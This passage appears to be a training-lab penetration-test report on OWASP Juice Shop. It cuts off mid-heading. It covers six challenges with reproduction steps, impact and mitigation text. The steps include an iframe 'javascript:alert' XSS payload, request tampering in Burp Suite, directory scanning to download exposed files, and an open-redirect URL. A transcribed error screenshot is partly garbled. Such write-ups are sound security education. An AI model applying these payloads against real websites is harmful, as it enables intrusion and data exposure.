Navigated through the customer Feedback and turned on Burpsuite to capture the request



In the proxy section, Changed the rating to 0 which is impossible to give as the least rating is 1. Then forwarded the request. Then got the pop-up solved the challenged Zero-stars



Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution

- The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 2:-


Title: Confidential Document (Sensitive Data Exposure)

Description:


Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.

Steps to Reproduce:

By the Dirbuster scanning, navigated through /ftp directory. Found some documents in this, there are backups, error reports and company secrets. Dowloaded the acquisitions.md



file. It has company secrets. Pop-up came, showing challenge is completed successfully.



Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR

- Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 3:-

Title: DOM XSS (Cross-Site Scripting)

Description:

Cross-Site Scripting (XSS) is a type of web application security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. XSS attacks occur when an application does not properly validate user input and reflects it back to the user without proper encoding or sanitization. This allows an attacker to inject malicious code, such as JavaScript, into the web page, which is then executed by the victim's browser.


Java script based XSS executed in the Search bar

Steps to Reproduce:

Given a payload of java script in the search bar

```
<iframe src="javascript:alert('juice shop')" >
```

Then got the pop-up alert as juice shop and a blank iframe, i.e the payload has been execute d



Impact:

The impact of a successful XSS attack can include:

- stealing sensitive information such as cookies, session tokens, and personal information
- perform actions on behalf of the user, such as making unauthorized transactions or posting malicious content
- redirecting the user to a malicious website
- spreading malware to the user's device
- spreading the attack to other users, if the malicious script is able to propagate itself.

Preventing XSS attacks requires properly validating and sanitizing user input, properly encoding user input, and using a security library specifically designed for XSS protection. Additionally, using the Content Security Policy (CSP) header can also help to prevent XSS attacks.

Vulnerability 4:-

Title: Error Handling (Security Misconfiguration)

Description:

Security Misconfiguration is a type of cyber attack that occurs when an application or system is not properly configured, making it vulnerable to attacks. This can happen due to a variety of reasons such as default configurations, weak passwords, or lack of security updates. These vulnerabilities can be easily exploited by attackers to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted.

Steps to Reproduce:

Intercepted a valid request from the webapp by Burpsuite. Then with the repeater, changed the GET request to get a invalid filepath /rest/Mahesh , which generated an Error, and exposed me the Internal server error 500 response which is security wise not an good option.


As hacker got what is state of the server, so he can change the attack vector accordingly.

The screenshot shows a Burp Suite interface with the following details:

- Request:** GET /rest/Malhash HTTP/1.1
- Response Headers:** HTTP/1.1 500 Internal Server Error
- Response Body (Stack Trace):**

```
1 X-Content-Type-Options: nosniff
2 X-Framer-Options: SAMEORIGIN
3 X-Frame-Options: deny
4 X-Recycling: /4/0k
5 Content-Type: application/json; charset=UTF-8
6 Vary: Accept
7 Date: Mon, 16 Jan 2023 16:11:12 GMT
8 Connection: close
9 Content-Length: 2124
10 Content-Type: application/json; charset=UTF-8
11 Content-Length: 2124
12 Content-Type: application/json; charset=UTF-8
13 Content-Length: 2124
14 "error": {
15   "message": "unauthorized access - /rest/Malhash",
16 }
```
- Inspector:** Shows Request Attributes, Request Query Parameters, Request Body Parameters, Request Cookies, Request Headers, and Response Headers.
- Bottom Status Bar:** t: 0.35 KB/s, CPU: 0%, MEM: 77%, ENG IN, 16-01-2023, 09:42 PM

Got the pop-up of Error Handing challenge completed after sending the invalid filepath request



Impact:

The impact of a successful security misconfiguration attack can include:

- unauthorized access to sensitive data
 - the ability to perform actions on behalf of another user
 - the ability to perform actions that would otherwise be restricted

- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing security misconfiguration attacks requires regularly reviewing and monitoring the configurations of systems and applications, using security best practices for configuring systems, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for configuration management can also help prevent these types of attacks.

Vulnerability 5:-

Title: Missing Encoding (improper input validation)


Description:


When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.

Steps to Reproduce:

Navigated to the Photowall page and saw a photo not displayed.


Then with Inspector option, gone through the source code, got to know that the file path to the source of the photo has #, which means the links has been not connected and treated as separate path.





Thus, with the cyber chef, with url encoding option, # as %23

Then, I have replaced the # with the url encoding as the %23 in the source path in the source code and refreshed the page.



Got the pop-up as the solved the challenge Missing Encoding **Impact:**

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted

- the ability to launch further attacks, such as SQL injection or code execution
 - The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 6:-


Title: Outdated Allowlist (Unvalidated redirects)

Description:

Unvalidated redirects occur when a web application or website takes a user to a different page or website without properly validating the destination URL. This can happen when a web application or website takes user input and uses it to construct a URL that the user is then redirected to. If the user input is not properly validated, an attacker may be able to craft a malicious URL that, when clicked, takes the user to a malicious site.

Steps to Reproduce:


In the main.js which is the source code, search for the redirect links and got the blockchain address.




When searched for this in url <http://192.168.1.10:3000/>

redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm

redirected to theBlockchain.com,



Pop-up showing the challenge outdated allowlist solved,



Impact:

The impact of a successful Unvalidated Redirects attack can include:

- stealing sensitive information such as cookies, session tokens, and personal information
- perform actions on behalf of the user, such as making unauthorized transactions or posting malicious content

- redirecting the user to a phishing website, where the attacker may steal sensitive information.
- spreading malware to the user's device
- spreading the attack to other users, if the malicious website is able to propagate itself.

Preventing Unvalidated Redirects attacks requires properly validating and sanitizing user input, properly encoding user input, and using a security library specifically designed for redirect protection. Additionally, using the Content Security Policy (CSP) header can also help to prevent Unvalidated Redirects attacks.

Vulnerability 7:- Title:

